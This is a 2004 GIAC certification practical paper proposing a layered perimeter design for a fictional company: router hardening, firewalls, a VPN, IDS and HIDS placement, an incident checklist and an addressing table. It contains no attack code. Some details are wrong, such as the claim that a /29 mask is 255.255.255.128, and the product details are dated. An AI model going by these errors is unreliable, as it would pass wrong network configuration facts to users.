Global Information Assurance Certification Paper

GIAC Certified Firewall, Router, VPN Analyst

Practical Assignment
Version 3.0

Kevin Wilson

April 27, 2004

GIAC Enterprises has decided to jump into the cyberspace arena as a middleman for brokering of fortune cookie sayings. GIAC Enterprises has a strong customer base, but would like to take advantage of all the opportunities the web affords them. This new adventure into e-commerce has forced GIAC to rethink its current security strategy and design its e-commerce network to take advantage of security policies and practices to protect GIAC's infrastructure and data.

This paper will propose a network design for GIAC's network perimeter. Our goal is to provide GIAC with the following seven security policies.

- Router security
- Firewall security
- VPN security
- Host system security
- Intrusion detection system
- Auditing
- Incident Response Plan

We will achieve the seven goals by following industry standards of "defense-in-depth". Defense-in-depth is achieved by secure policy flow. Each component on the network works in tandem with the directly attached device to allow a secure flow of data restricted and evaluated on address, protocol and ports as the data traverses into and out of the network. This process is refined through systematic auditing, troubleshooting and staying abreast of the security technology available. If on component is compromised, the next component in line provides security. No network is 100% secure, however by following the seven steps outlined above can make it harder for GIAC Enterprises sensitive data to be compromised.

Defense-in-depth will be achieved for GIAC through a secure tiered architecture. These secure platforms integrate into a flexible, tiered and secure defense. Throughout the rest of the proposal GIAC Enterprises will be known as GE.

Overview of GE's network proposal

GE Secure Tiered – Hardware

- Tier 1: Border

Cisco 2651XM router – inbound/outbound filtering

- Tier 2: DMZ

PiX 515e – Firewall – Stateful packet inspection, filtering

- Tier 3: LAN

Checkpoint – Safe@work – Stateful packet inspection, filtering

Additional security equipment/software–

- Cisco VPN Concentrator – Using Radius authentication for two factor secure IPsec[1] tunnels.
- RSA Securid[2] (RADIUS) – Two factor authentication for VPN
- ISS Siteprotector[3] – Network Intrusion Detection System Sensors
- Tripwire[4] – Host based Intrusion Detection System

[1] http://www.google.com/search?hl=en&lr=&ie=UTF-8&oe=UTF-8&c2coff=1&oi=defmore&q=define:IPSec
[2] http://www.rsasecurity.com/products/securid/index.html
[3] http://www.iss.net/products_services/enterprise_protection/rssite_protector/siteprotector.php
[4] http://www.tripwire.com/products/servers/index.cfm

PRACTICAL ASSIGNMENT 1: Security Architecture
GE has an employee base of about 50 full time employees. The IT staff consists of one manager and two windows certified technicians. GE is currently using external resources to manage the core local area network. GE would like to take this in house and asked that the new network be designed with training their two techs with the skills to take on the role of network administrators.

Security Architecture
Before we can create our policies we need to define the architecture. There are a plethora of articles on the Internet defining "A Security Policy is…"
The security policy is the foundation for what the network infrastructure is built around. There needs to be a policy for each component of the Network. These policies need to define how packets flow in and out of the network and who has/needs access to what, when, where and why. This section defines the criteria for building the following Network Security Policies.

- Network Security Policies
  - Router
  - Firewall
  - VPN
  - IDS
  - HIDS
  - Auditing
  - Incident Response

The scope of this network design policy will be built around the business operations of GE. Policies for Router, Firewall and VPN will be outlined in Practical Assignment 2 from the data gathered in this section

Business Operations:

- Customers (Individual clients or companies that wish to purchase bulk fortune cookie sayings online). Customers will use a browser capable of SSL to purchase or track shipments from any location that is internet accessible. Customers would hit the following url www.giacenterprises.com. Once connected customers will be presented with the opportunity to register and login. Login process will redirect customers to a secure SSL site. Web server will authenticate customers against db located on the MySQL server in the DMZ. Customers will then be able to make modifications, changes and track orders.

  - Browse (HTTP: TCP 80) to the GE web server placed in a secure DMZ and then via HTTPS (TCP 443) customers can order and track their shipments. Web server passes SSL certification to client to encrypt data stream on (TCP 443)
  - Web server transfers authentication data to MySQL db located in DMZ.

    - MySQL receives DB updates and retrieves from SQL db located on Internal LAN

- Suppliers (Companies or individuals that supply GE with their fortune cookie sayings)

    - GE Enterprises contracts with Monks in Tibet for their fortune cookies sayings, Monks transfer the sayings via SFTP to the secure server in the GE DMZ. Monks use PSFTP[5] client for secure ftp transmissions.

- Partners (contracting out to local university linguistics lab for the translation of fortune cookie sayings into numerous languages of our client database)

    - Fortune cookies sayings are retrieved and deposited via SFTP into the GE DMZ via PFTP client

- GE employees are situated on the GE local area network
    - General Web access for employees (TCP 80/TCP 443)
    - Email – Email server resides on internal LAN needs access to DMZ email relay server
    - DNS – server bounces off DNS server in DMZ for name lookups (UDP 53)

- General Public
    - Internet users who are seeking information about GE will need access to the General GE website on HTTP (TCP 80)
    - General public wanting to register and place orders coming through the Internet on port HTTPS(TCP 443)

- Mobile Sales force
    - VPN access into DMZ Web and Internal LAN (UDP 500)
    - DMZ Web on port HTTPS(TCP 443)
    - Internal LAN – (SMTP 25)
    - Internal LAN – (UDP 53)
    - Other servers as deemed necessary
    - VPN Concentrator is configurable on (TCP 80) [ACL on concentrator to only allow administrative address]
    - Split Tunneling will be turned off.
        - Split tunneling allows the VPN user access to their local LAN/Internet while connected via VPN. Experience suggests that this is a serious security risk. If the VPN user's computer became infected by a Trojan[6] that had

[5] http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html
[6] http://www.pcguide.com/care/data/virus/bgDefinition-c.html

access to the internet, there is a possibility that the Trojan (backdoor) would allow access through the VPN into the Internal LAN.

- DMZ Servers
  - Receive traffic inbound on ports TCP (21,22,25,80,443,53)
  - Outbound traffic DNS & Email TCP (25,53) UDP (53)

GE has already considered and put in place the following:

- GE looked at the cost of redundant T1's, Routers, Firewalls, load balancers for the DMZ and has decided that this fiscal year they will not use a redundant schema.
  - GE will be using 1 T1 (1536k) to access the Internet via a local ISP
  - GE was assigned a Public address space consisting of one class C network.
  - GE has registered their domain (WWW.GIACEnterprises.com)
  - GE has obtained an SSL Certificate from http://www.versign.com

Tier 1 Devices: Border router

Purpose of each device:
Border router: This is the first line of defense. However, some ISP's (Internet Service Providers) if asked will apply ACL's (Access Control Lists) on the directly connected routers. Experience is that if you do not have access to it, you do not control what comes through it. There is nothing wrong with being paranoid when security is on the line. The border router is designed to filter traffic on a large scale. Auditing will be on port (UDP 514) to an internal SYSLOG server. GE's criteria for equipment requested that the design be built with training their two techs to manage the new infrastructure. With that in mind this consultant has decided to use a Cisco 2651XM router on the edge. Cisco is the leading router manufacture in the market place today. This has strengths and weaknesses, strength that there are a lot of resources for the two GE techs to research and use in day to day maintenance of the network. Strength, that you have a stable company spending time and money on researching, testing, implementing and securing their products. Weakness in the context that since most companies use Cisco products on their borders most of the router exploits are designed for Cisco routers. The Cisco 2651XM comes standard with one T1 (WIC). The router is expandable to allow one more T1 if GE decides they need more Internet bandwidth. The Cisco 2651XM comes with two 10/100 Ethernet ports. Again, offering GE the opportunity to expand. Cisco IOS supports a myriad of load balancing redundant configurations. GE techs are interested in setting up a Honey pot[7] in the future and the second Ethernet port would be used to isolate

[7] http://rootprompt.org/article.php3?article=210

the Honey pot off the core network. In general this router was chosen for its availability, support, service, performance and ease of use. The router will hardened with the following sample parameters. In the next section this consultant will explain the complete hardening procedure in detail.

- Border Router:
  - Deny IP directed broadcasts
  - Deny ICMP
  - Deny incoming packets at the router sourced with invalid addresses such as RFC1918 address space
  - Deny TCP small services
  - Deny UDP small services
  - Deny all source routing
  - Allow console access only
  - Disable SNMP

The router will be running IOS 12.3 which is the current version at the time of this paper.

Tier 2 Devices: External Firewall
Purpose of this device:
This is the second line of defense in the "defense-in-depth" approach to network security. If the Border router was to be compromised it is the function of this device to restrict access even further. This firewall will front all incoming and outgoing traffic from the DMZ and Internal LAN. This firewall plays the role of transition between Public address space on the outside and private (non-internet routable address space RFC 1918) in the DMZ and Internal LAN. Network Layer: IP packets are analyzed (source routing disabled, only packets with valid external addresses allowed), and routed according to predefined rules.

Transport Layer: Access to TCP & UDP ports can be granted/blocked, depending on IP address of both sender and receiver. This allows access control for many IP services. We have several choices on where to apply the NAT(s). NAT (Network Address Translation) is the process of hiding the internal private address space behind a public accessible address. Our choices are One to One, Many to one and many to many. We also have the option for port forwarding. The packet comes in on TCP 10021 and we can redirect it to TCP 21.

The border routers primary function is to filter. Access Control Lists (ACL's) are applied to packets traversing the router. We do not want the additional overhead of the NAT(s) on the border router. Cisco firewalls are built around Network Address Translation. The DMZ firewall will translate public to private addresses not only for the incoming internet users, but for VPN and Internal users as well.

The servers in the DMZ will only have internal access to control systems. No internal user will access the server in the DMZ directly through the LAN firewall. This way, all Internet, VPN and GE employee traffic into the DMZ flows to the same NAT address space.

Outbound Internet access for associates will use PAT (Many to one). This is a great feature for hiding a large number of private IP address behind one public address. Again, we have a Cisco product for the DMZ firewall. Cisco PIX runs on a proprietary system. GE does not have to worry about the underlying OS that the firewall OS runs on with a PIX. Cisco PIX is a flat file architecture. Cisco PIX again has the support of a major networking company behind the technology. With the idea of training the GE techs to maintain the network I have chosen the 515e PIX for its ease of implementation. (http://www.cisco.com/en/US/customer/products/hw/vpndevc/ps2030/ps4094/index.html). Cisco has incorporated a GUI interface which as a similar rule set of the Checkpoint safe@office. This Firewall is flexible and allows for future expansion if GE decides to pursue the Honey Pot and wants to firewall it and place it off in its own DMZ. The PIX 515e can handle up to six Ethernet connections. Failover is standard if GE would like to add redundancy in the future. The PIX 515e retails for around $2400. There was a vulnerability with SNMPv3 and VPNC http://www.cisco.com/warp/public/707/cisco-sa-20031215-pix.pdf (VPNClient) Cisco, but that has been fixed in the current release of code. Cisco PIX does have the capability of VPN however, liken to the border router and NAT, We have decided to offload the VPN control to specific VPN hardware. By moving VPN off the firewall it allows the Firewall handle the VPN traffic flow management. The VPN controller is directly exposed to the Internet. By moving VPN capability off the Firewall GE practices the “defense-in-depth” approach of controlling the flow of packets into and out of the GE network.

Tier 3 Devices: Internal Firewall
Purpose for this device:
The **Internal** firewall is the third line in the “defense-in-depth” approach to network security. This firewall will front all incoming and outgoing traffic from the internal LAN protecting workstations, servers and databases for GE. The Internal firewall only allows private (RFC 1918) address space.

- RFC 1918[8]
  - 10.0.0.0/8
  - 172.16.0.0/12
  - 192.168.0.0/16

Why two different firewall vendors?

[8] http://www.faqs.org/rfcs/rfc1918.html

If you already have Vendor "A" firewall as the external firewall of your company's network, having the same Vendor "A" firewall to protect your critical servers would leverage your existing knowledge of Vendor "A" making it easier to administer. On the other hand, if the external firewall ever becomes compromised due to an exploit designed for that firewall "A" hardware, getting past another internal firewall from the same vendor probably wouldn't keep the unwelcome visitor out for long. Using a different firewall from Vendor B or C would require learning another firewall, but would make it a little more difficult for someone to get past your internal firewall to your important servers. Again, different vendors fall within the aspects of "defense-in-depth".

GE has chosen Checkpoint[9] This firewall retails for around $1800.

VPN – Cisco VPN 3005 Concentrator: The 3005 is a VPN platform designed for small- to medium-sized organizations with bandwidth requirements up to full-duplex T1/E1 (4 Mbps maximum performance) and up to 100 simultaneous sessions. Encryption processing is performed in software.

Additional Security Platforms: IDS, HIDS, EMAIL/FTP, WEB, DNS, DB:

- IDS: GE will deploy three sensors [sensors reside on one server] on GE's network. The sensors will report back to a central management console on the Internal LAN. The sensor server will have four network interfaces. Sensing interfaces will be in promiscuous mode. The other interface will be connected into the Internal LAN for reporting to the management console. Sensors will need access to the DMZ Email relay server for SMTP (TCP 25) notification emails. GE has chosen ISS[10] for the IDS solution.

  [It has been this consultant's experience that Sensors are not the magic mirror into your network. Networks need to be monitored and audited on a constant basis. Bulletins, Newsgroups, Websites like SANS Internet Storm Center,[11] Security Focus[12] and Xforce[13] are your best source of what is happening on the Internet and allow you to prepare for events coming across the net. Sensors are a great tool for allowing administrators to see a snapshot of what is happening and what has happened on their network.] ISS Sensors offer the ability to send reset packets on known signatures. An example would

[9] http://www.checkpoint.com/products/smallbusiness/safe@office.html
[10] http://www.iss.net/products_services/enterprise_protection/rssite_protector/siteprotector.php
[11] http://isc.sans.org/
[12] http://www.securityfocus.com/
[13] http://xforce.iss.net/xforce/alerts

be resetting a telnet attempt. Sensor cost is around $5000 per sensor plus annual maintenance.

- Sensor Placement:
  - Router-Sensor monitors traffic inbound/outbound from router. Idea is to let you know how good your ACL is working on border router and watching traffic flow into the VPN concentrator.
  - DMZ – Sensor analyzing all traffic in/out of DMZ for known signatures from both the Internet, VPN and Internal sites.
  - Firewalls – Second sensor will be located between the External Firewall and Internal Firewall. Sensor will monitor known signatures and traffic patterns originating from the internal LAN and VPN traffic into the internal LAN.

- HIDS Policy Information: GE will deploy Host Intrusion Detection Sensor on all servers located in the DMZ. We have selected Tripwire[14] as the vendor of choice for this design. Tripwire allows GE to take a "snapshot" of what the OS should look like in a clean state. Then if any changes are made to the OS notifications are sent out and the system is designed to revert back to a safe state. Tripwire will be installed on all servers in the DMZ with the exception of the MySQL/Debian server. Tripwire client will need access through the Internal Firewall on (TCP 1345) for sending event information. Tripwire cost is around $450 per server.

- Servers Policy Information: GE uses a standard build consisting of Microsoft 2k[15]. Systems are patched to current levels. Anti-virus software (McAFEE)[16] is installed. Servers will need access to ftp.nai.com on (TCP 21) for daily anti-virus updates. The following guidelines are used for hardening the OS. Debian[17] server does not have access to the Internet or is accessible from the internet. Server receives database push from Internal LAN SQL server. Debian MySQL server cannot request Database refresh. Servers in DMZ will be configured with static ARP[18] information to help mitigate ARP spoofing. Servers in the DMZ have the following moved or disabled. CMD.EXE moved out of path, TFTP/FTP disabled, Scheduling service is disabled. This prohibits an exploit of gaining shell access, pulling down a file via tftp/ftp and placing the file in scheduler for execution as root.

[14] http://www.tripwire.com/products/servers/index.cfm
[15] http://www.microsoft.com/products/info/product.aspx?view=22&pcid=e9548378-8d87-47bc-80f4-2b6f2ac3a444
[16] http://www.nai.com/us/products/
[17] http://www.debian.org/
[18] http://www.google.com/search?hl=en&lr=&ie=UTF-8&oe=UTF-8&oi=defmore&q=define:ARP

- Policy Documentation on Hardening Win2k servers:
    - http://www.microsoft.com/technet/security/prodtech/win2000/win2khg/default.mspx and http://nsa1.www.conxion.com/win2k/download.htm

- Policy Documentation for Hardening Debian/linux:
    - http://www.antipope.org/charlie/linux/shopper/166.hardening-linux.html
    - http://www.linux-mag.com/2002-09/guru_03.html
    - http://www.linuxsecurity.com/docs/harden-doc/html/securing-debian-howto/

- DMZ EMAIL/FTP Policy Information: The Email relay server resides in the DMZ:
    - Outbound [External Firewall] (TCP 25) Global 0.0.0.0
    - Outbound [External Firewall] (TCP 21) ftp.nai.com
    - Inbound [Internal Firewall] (TCP 25) 192.168.2.10 (Email Server)
    - Inbound [Internal Firewall] (TCP 1345) 192.168.2.20 (Tripwire Mgmt Station)

- DMZ Web Policy Information: The DMZ web server needs the following ports open:
    - Outbound [External Firewall](TCP 21) ftp.nai.com
    - Outbound [Internal Firewall] (TCP 1345) 192.168.2.20 (Tripwire) Mgmt Server

- DMZ DNS Policy Information: The DNS server resides in the DMZ and needs the following ports open:
    - Outbound [External Firewall] (UDP 53) DNS Queries Global 0.0.0.0
    - Outbound [External Firewall] (TCP 53) DNS Queries Global 0.0.0.0
    - Outbound [External Firewall](TCP 21) ftp.nai.com
    - Inbound [Internal Firewall] (TCP 1345) 192.168.2.20 (Tripwire Mgmt Station)

- DMZ MySQL Policy Information: This server does not have Inbound/Outbound access to Internet
    - GE has an old server that was slated for disposal this would be perfect for running Linux
    - GE has chosen Debian for its ease of install and package maintenance.
    - MySQL offers the benefits of SQL but without the cost.

- Internal LAN Workstations Policy Information: All workstations are deployed with Windows 2000 using Ghost[19] for deployment.
    - Browser – IE6
    - Email – Exchange
    - Anti-Virus – MacAfee
    - The following guidelines are used to harden the Workstation OS http://www.nsa.gov/snac/support/guides/sd-10.pdf

- Internal LAN Policy control: GE uses domain controllers running Active Directory for desktop policy enforcement.

Auditing Policy Information: GE will run Kiwisoft [20]server on their network. All firewalls, VPN, switches will be tied into this system to deposit logs via UDP 514. GE's techs will monitor these logs if warranted. IDS Sensors are configured to send email to techs on set signatures. Examples would be TCP Scan, UDP Scans ext. A dedicated station will be set up running the IDS console for viewing within the IT area. Techs are required to review the IDS console every morning for previous nights IDS activity. GE realizes that most attacks will come at night or over weekends. GE will configure the sensors to send email/pages on significant information to help lessen these issues.

Incident Response Plan Policy Information: In the event that GE's network does come under attack and is compromised this consultant has included the following policy information for response after the attack.
To help mitigate attacks, GE will need to review their plan on patch deployment, password changes, OS updates and stay abreast of security changes. GE will put the following plan in place to help mitigate attacks. GE has budgeted to send their technicians to attend a SANS course on Incident Handling. I briefly mention it here to make GE aware that they have to prepare for the potential of system compromise. GE will build a VMWARE[21] server farm to testing patches before deployment. This farm will mimic current production servers in both the DMZ and Internal LAN.

Incident Handling Process

The following steps are taught by Ed Skoudis,"Incident Handling Step-by-Step and Computer Crime Investigation" SANS track 4.

- Preparation
- Identification
- Containment
- Eradication
- Recovery

[19] http://www.symantec.com/ghost/
[20] http://www.kiwisyslog.com/products.htm#syslog
[21] http://www.vmware.com/products/server/esx_features.html

- Lessons learned

Incident Handling Checklist (U.S. Department of Homeland Security
http://www.fedcirc.gov/incidentResponse/IHchecklists.html

Incident notification Checklist

- Does this affect a client of GE or GE DATA?
- Who is calling?
- Time/Date:
- Phone:
- Location:
- Nature of Incident:
- When did the incident occur?
- When was the incident detected?
- Immediate and future impact to clients?
- Compromised system information:
    - Hardware OS/Software versions? Patch level?
    - IP or network address of compromised system:
    - How was the system compromised?
    - Does this system contain sensitive client data?
    - Physical location?
    - Physical security?
    - Who is the primary user/administrator?
    - Current status of system?

Hacker actions

- Ongoing activity?
- Source address?
- Malicious/Foreign Logic introduced?
- Any denial of service?
- Any vandalism?
- Other actions?

What tools are available locally?

- Any 3rd party host auditing software already installed?
- Any network auditing?
- Any sniffing onsite?

Who can we call for more questions?

- System Users:
- System Administrators:
- Network Administrators:

Any special requests?

- Anyone within client organization not to discuss information with?
- Other?

IP ADDRESSING Policy Information:
For the purpose of this paper GE has been allocated the following public subnet 1.1.1.0/24. This range falls within the reserved category according to IANA : http://www.iana.org/assignments/ipv4-address-space. Internally we will use addresses referenced in RFC 1918: http://www.faqs.org/rfcs/rfc1918.html

The idea behind addressing is to hide the Private address schema. Therefore, x.x.x.1 and x.x.x.2 will not be assigned to interfaces. This consultant has chosen to use /29 bit mask on connections between firewalls and parameter devices. /29 or 255.255.255.128 allows for up to 6 hosts between devices. By using multiple hosts it adds one more layer of security. Hackers cannot assume a /30 bit mask and therefore will need more time to determine the next hop. This may give the administrator some much needed time to recognize, inspect and intercept unwarranted intrusions.

The following chart and diagrams depict GIAC Enterprises proposed Network.

Device	IP address	Public Address
Border Router - External WAN Interface	1.1.1.5/30	
Border Router - Internal Interface (Primary)	172.16.1.22/29	
Border Router - Internal Interface (Secondary	1.1.1.25/29	
External Firewall - Outside Interface	172.16.1.17/29	
External Firewall - VPN Interface	172.16.13.33/29	
External Firewall - DMZ Interface	192.168.201.21/24	
External Firewall - LAN Interface	172.16.13.49/29	
Internal Firewall - DMZ	192.168.201.22/24	
Internal Firewall - External Firewall	172.16.13.54/29	
Internal Firewall - LAN	10.60.1.100/24	
VPN Concentrator - Public Interface	1.1.1.30/29	
VPN Concentrator - Private Interface	172.16.13.38/29	
DHCP Pool - used on VPN Concentrator	172.16.14.x/24	
DMZ - Email/SFTP Server	192.168.201.100	1.1.1.100
DMZ - Web Server	192.168.201.101	1.1.1.101
DMZ - DNS	192.168.201.102	1.1.1.102

DMZ - MySQL	192.168.201.103	
Internal Network - Servers	10.60.2.0/24	
Internal Network - Workstations	10.60.8.1- 10.60.11.254/22	1.1.1.70




Figure 1:GE Hardware Placement




Figure 2:GE IP addressing of Hardware

